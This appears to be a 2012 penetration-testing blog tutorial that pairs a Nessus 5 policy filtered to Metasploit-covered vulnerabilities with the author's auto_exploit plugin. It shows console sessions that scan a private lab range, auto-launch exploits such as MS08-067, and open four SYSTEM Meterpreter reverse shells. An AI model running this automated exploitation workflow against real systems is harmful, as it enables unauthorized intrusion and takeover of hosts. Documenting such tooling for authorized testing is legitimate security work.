
With the recent release of Nessus 5 it comes with several improvements like better filtering in policy creation, analysis, reporting and a faster lighter engine for scanning. From this new features my favorite one is the ability to do filtering when creating new policies and analyzing results. For a very long time I kept a hand written list of plugins IDs that identified some of the most common found vulnerabilities that Metasploit covered for user with nessuscmd in my engagement. Now with the new filtering features that lets me select only those checks that cover vulnerabilities whose exploits are in exploit Frameworks like Core Impact and CANVAS, also one can filter for remote exploits or local ones also. In this blog post I will cover how to create a policy that covers all exploits found in Metasploit both local and remote. We will start by logging in to Nessus web interface and clicking on the Policies. Screen Shot 2012-02-16 at 11.34.26 AM

Once in policies we click on Add to be brought to the following screes where we can create one, we will put a name and brief description on the policy and let the rest as default:


Screen Shot 2012-02-16 at 11.35.51 AM


We can go to the next section by clicking on Next and on this screen we can enter any credentials we may have as well as NTLM hashes for Windows credentials in the passwords field allowing for enumerating local vulnerabilities that might be on the target:


Screen Shot 2012-02-16 at 11.36.15 AM


We now move to the plugin section by clicking on Next:

Screen Shot 2012-02-16 at 11.36.29 AM



We start by clicking on  Disable All and then click on Add Filter to create a new filter for the plugins. we set the filter for Metasploit Exploit Framework,set the action  is equal to and value to true, we then click on Save to apply the filter:

Screen Shot 2012-02-16 at 11.36.54 AM

To enable the plugins in each family we click on the family name text being careful not to click in the circle beside the name and then we click on Enable Plugins at the top of the plugin list: Screen Shot 2012-02-16 at 11.37.14 AM

Now we click on Next then on Save to save the policy.

Once saved we can use the nessus plugin from the console to connect to the scanner and use it from inside Metasploit. You can use the console in Armitage, MSFConsole or the one in Metasploit Community/Pro/Express to load the plugin for use:

msf > load nessus 
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus

Once the plugin is loaded we can connect to the host that is running the Nessus server using the nessus_connect command and list the policies we have available to us with nessus_policy_list:

msf > nessus_connect carlos:contasena@localhost ok
[*] Connecting to https://localhost:8834/ as carlos
[*] Authenticated
msf > nessus_policy_list 
[+] Nessus Policy List
[+] 
ID  Name                        Comments
--  ----                        --------
-1  External Network Scan       
-2  Internal Network Scan       
-3  Prepare for PCI DSS audits  
-4  Web App Tests               
6   Metasploit Exploits         

We can now use the policy to perform a scan of a network by using the policy ID, name for the scan and specifying a range using the nessus_scan_new command:

msf > nessus_scan_new 6 "contoso pentest" 192.168.1.1-241
[*] Creating scan from policy number 6, called "contoso pentest" and scanning 192.168.1.1-241
[*] Scan started.  uid is 396a6c4f-e8ab-c752-6ee1-5bc3c13303df24456a407318b554

We can monitor the status of the scan using the command nessus_scan_status:

 
msf > nessus_scan_status 
[+] Running Scans
[+] 
Scan ID                                               Name             Owner   Started            Status   Current Hosts  Total Hosts
-------                                               ----             -----   -------            ------   -------------  -----------
396a6c4f-e8ab-c752-6ee1-5bc3c13303df24456a407318b554  contoso pentest  carlos  11:53 Feb 16 2012  running  217            241
[+] 
[*] You can:
[+]         Import Nessus report to database :     nessus_report_get <reportid>
[+]         Pause a nessus scan :             nessus_scan_pause <scanid>
msf >

Once we can see that the scan is no longer running we can access the report using from the scan using the nessus_report_list command to see its name and ID:

msf > nessus_report_list 
[+] Nessus Report List
[+] 
ID                                                    Name             Status     Date
--                                                    ----             ------     ----
396a6c4f-e8ab-c752-6ee1-5bc3c13303df24456a407318b554  contoso pentest  completed  11:58 Feb 16 2012
[*] You can:
[*]         Get a list of hosts from the report:          nessus_report_hosts <report id>

Now that we have the report ID we can import it but before we do that we must first create a workspace to hose the data so as to keep it separated from any other data we may already be housing in the Metasploit default wroksapace and we use the nessus_report_get command to import the report:

msf > workspace -a contoso
[*] Added workspace: contoso
msf > nessus_report_get 396a6c4f-e8ab-c752-6ee1-5bc3c13303df24456a407318b554
[*] importing 396a6c4f-e8ab-c752-6ee1-5bc3c13303df24456a407318b554
[*] 192.168.1.99
[*] 192.168.1.241
[*] 192.168.1.237
[*] 192.168.1.235
[*] 192.168.1.234
[*] 192.168.1.230
[*] 192.168.1.223
[*] 192.168.1.2
[*] 192.168.1.192
[*] 192.168.1.156
[*] 192.168.1.155
[*] 192.168.1.154
[*] 192.168.1.153
[*] 192.168.1.146
[*] 192.168.1.143
[*] 192.168.1.134
[*] 192.168.1.113
[*] 192.168.1.109
[*] 192.168.1.102
[*] 192.168.1.100
[*] 192.168.1.1
[+] Done

After the import you can look at the vulnerabilities found by using the vulns command:

msf > vulns
[*] Time: 2012-02-16 16:01:44 UTC Vuln: host=192.168.1.1 port=443 proto=tcp name=Nessus SYN scanner refs=NSS-11219
[*] Time: 2012-02-16 16:01:37 UTC Vuln: host=192.168.1.2 port=111 proto=tcp name=Nessus SYN scanner refs=NSS-11219
[*] Time: 2012-02-16 16:01:37 UTC Vuln: host=192.168.1.2 port=445 proto=tcp name=Microsoft Windows SMB Log In Possible refs=MSF-Microsoft Windows Authenticated User Code Execution,NSS-10394
[*] Time: 2012-02-16 16:01:32 UTC Vuln: host=192.168.1.99 port=445 proto=tcp name=MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check) refs=CVE-2008-4250,BID-31874,OSVDB-49243,IAVA-2008-A-0081,MSFT-MS08-067,CWE-94,MSF-Microsoft Server Service Relative Path Stack Corruption,NSS-34477
[*] Time: 2012-02-16 16:01:32 UTC Vuln: host=192.168.1.99 port=53 proto=tcp name=Nessus SNMP Scanner refs=NSS-14274
[*] Time: 2012-02-16 16:01:32 UTC Vuln: host=192.168.1.99 port=445 proto=tcp name=Microsoft Windows SMB Log In Possible refs=MSF-Microsoft Windows Authenticated User Code Execution,NSS-10394
[*] Time: 2012-02-16 16:01:40 UTC Vuln: host=192.168.1.100 port=59159 proto=tcp name=netstat portscanner (SSH) refs=NSS-14272
[*] Time: 2012-02-16 16:01:40 UTC Vuln: host=192.168.1.102 port=62078 proto=tcp name=Nessus SYN scanner refs=NSS-11219
[*] Time: 2012-02-16 16:01:40 UTC Vuln: host=192.168.1.109 port=62078 proto=tcp name=Nessus SYN scanner refs=NSS-11219
.......

Once we confirm that vulnerabilities where found we can use the auto_exploit plugin I wrote and updated for this blogpost, it can be found at https://github.com/darkoperator/Metasploit-Plugins/blob/master/auto_exploit.rb you just need to put a copy of it in your OSX/Linux host in to ~/.msf4/plugins so as to be able to use it. We start by loading it and looking at the options of the vuln_exploit command that will allow us to exploit the hosts found to be vulnerable:

msf > load auto_exploit 
[*] auto_exploit plug-in loaded.
[*] Successfully loaded plugin: auto_exploit
msf > vuln_exploit -h
OPTIONS:
    -f <opt>  Provide a comma separated list of IP's and Ranges to skip when running exploits.
    -h        Command Help
    -j <opt>  Max number of concurrent jobs, 3 is the default.
    -m        Only show matched exploits.
    -r <opt>  Minimum Rank for exploits (low, average,normal,good,great and excellent) good is the default.
    -s        Do not limit number of sessions to one per target.

To launch the exploits found we just use the vuln_exploit command, this will analyze the vulnerabilities found and match them modules in the framework launching by default 3 exploits at a time auto configured with the best possible payload for the platform and limiting to one session per host:

msf > vuln_exploit
[*] Generating List for Matching...
[*] Matching Exploits (This will take a while depending on number of hosts)...
[+] Matched Exploits:
[+]     192.168.1.153 exploit/windows/smb/ms08_067_netapi 445 500
[+]     192.168.1.113 exploit/windows/smb/ms08_067_netapi 445 500
[+]     192.168.1.99 exploit/windows/smb/ms08_067_netapi 445 500
[+]     192.168.1.192 exploit/windows/smb/ms08_067_netapi 445 500
[+]     192.168.1.153 exploit/windows/dcerpc/ms03_026_dcom 135 500
[+]     192.168.1.154 exploit/linux/samba/lsa_transnames_heap 445 400
[+]     192.168.1.113 exploit/windows/smb/ms06_040_netapi 445 400
[+]     192.168.1.153 exploit/windows/smb/ms04_011_lsass 445 400
[+]     192.168.1.153 exploit/windows/smb/ms06_040_netapi 445 400
[+]     192.168.1.153 exploit/windows/smb/ms05_039_pnp 445 400
[+]     192.168.1.153 exploit/windows/smb/ms04_007_killbill 445 100
[*] Running Exploits:
[*] Running exploit/windows/smb/ms08_067_netapi against 192.168.1.153
[*] Started reverse handler on 192.168.1.241:29271 
[*] Running exploit/windows/smb/ms08_067_netapi against 192.168.1.113
[*] Automatically detecting the target...
[*] Started reverse handler on 192.168.1.241:4643 
[*] Running exploit/windows/smb/ms08_067_netapi against 192.168.1.99
[*] Started reverse handler on 192.168.1.241:14900 
[*] Automatically detecting the target...
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Fingerprint: Windows 2000 - Service Pack 4 with MS05-010+ - lang:English
[*] Selected Target: Windows 2000 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.99
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.153
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.113
[*] waiting for finishing some modules... active jobs: 3 / threads: 16
[*] Meterpreter session 1 opened (192.168.1.241:14900 -> 192.168.1.99:1513) at 2012-02-16 12:54:23 -0400
[*] Meterpreter session 2 opened (192.168.1.241:29271 -> 192.168.1.153:2709) at 2012-02-16 12:54:23 -0400
[*] Meterpreter session 3 opened (192.168.1.241:4643 -> 192.168.1.113:4035) at 2012-02-16 12:54:23 -0400
[*] waiting for finishing some modules... active jobs: 0 / threads: 19
[*] Running exploit/windows/smb/ms08_067_netapi against 192.168.1.192
[+]     Skipping 192.168.1.153 exploit/windows/dcerpc/ms03_026_dcom because a session already exists.
[*] Started reverse handler on 192.168.1.241:15430 
[*] Running exploit/linux/samba/lsa_transnames_heap against 192.168.1.154
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[+]     Skipping 192.168.1.113 exploit/windows/smb/ms06_040_netapi because a session already exists.
[*] Started reverse handler on 192.168.1.241:48452 
[+]     Skipping 192.168.1.153 exploit/windows/smb/ms04_011_lsass because a session already exists.
[*] Creating nop sled....
[+]     Skipping 192.168.1.153 exploit/windows/smb/ms06_040_netapi because a session already exists.
[+]     Skipping 192.168.1.153 exploit/windows/smb/ms05_039_pnp because a session already exists.
[+]     Skipping 192.168.1.153 exploit/windows/smb/ms04_007_killbill because a session already exists.
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
[*] Attempting to trigger the vulnerability...
msf > [*] Sending stage (752128 bytes) to 192.168.1.192
[*] Meterpreter session 4 opened (192.168.1.241:15430 -> 192.168.1.192:1597) at 2012-02-16 12:54:29 -0400

We can now take a look at the sessions found using the sessions command:

msf > sessions 
Active sessions
===============
  Id  Type                   Information                            Connection
  --  ----                   -----------                            ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CARLOS-CD652C1C  192.168.1.241:14900 -> 192.168.1.99:1513
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN2KADV01       192.168.1.241:29271 -> 192.168.1.153:2709
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ TEST-01BCDAF47C  192.168.1.241:4643 -> 192.168.1.113:4035
  4   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ DBSQL2K01        192.168.1.241:15430 -> 192.168.1.192:1597

As you can see the mix of the the new filtering in Nessus 5 with the Nessus plugin and my auto_exploit plugin allows to one be less noisy and more tactical when it comes to exploitation when used in conjunction. Hope you found this blog post informative and useful as always.

Tip on Using My GitHub Repos

I was recently asked what would be the best way to use my Metasploit projects in a an easy manner, so I will share how I did my setup for both OS X and Backtrack for using my plugins and modules. Let start first with creating a Development folder in the users home directory to house the GitHub repos

mkdir ~/Development

After this you can clone the repos in to this folder:

cd ~/Deveolpment
git clone https://github.com/darkoperator/Metasploit-Plugins.git msf_plugins
git clone https://github.com/darkoperator/Meterpreter-Scripts.git msf_modules

Now we can link the modules to our ~/.msf4 directory so we can use them transparently with any instance of the framework we might be running on the machine:

ln -s ~/Development/msf_plugins/ ~/.msf4/plugins
ln -s ~/Development/msf_modules/ ~/.msf4/modules

To keep them updated is just a simple git pull in each directory to get the latest changes and bug fixes.